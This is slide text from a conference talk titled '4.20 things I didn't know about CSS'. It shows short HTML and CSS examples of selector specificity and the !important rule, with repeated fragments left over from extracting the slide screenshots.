

4.20 things I didn't know about CSS

@mathias · #CodemotionBLN



@mathias



!important

!important

```
.foo .bar {  
    color: red;  
}  
  
.bar {  
    color: green;  
}
```

!important - JS Bin

← → ↺

http://mths.be/bsh

⌵

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HTML CSS JavaScript Console Output

Blog Help

HTML

<!DOCTYPE html>
<html>
<head>
 <meta charset="utf-8">
 <title>!important</title>
</head>
<body>
<div class="foo">
 Lorem <span
class="bar">ipsum
dolor sit amet...
</div>
</body>
</html>

CSS

html {
 font: 2em/1.5 sans-serif;
}

.foo .bar {
 color: red;
}

.bar {
 color: green;
}

Output

Run with JS Auto-run JS

Lorem ipsum dolor sit
amet...

mths.be/bsh

!important - JS Bin

← → ↺

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.foo .bar {  
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CSS

html {
 font: 2em/1.5 sans-serif;
}

.foo .bar {
 color: red;
}


.bar {
 color: green;
}

Output

Run with JS Auto-run JS

Lorem ipsum dolor sit
amet...

mths.be/bsh



!important

```
.foo .bar {  
    color: red;  
}
```

```
.bar {  
    color: green !important;  
}
```

!important

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  color: red;  
}  
  
.bar {  
  color: green !important;  
}
```





New !important best practice*

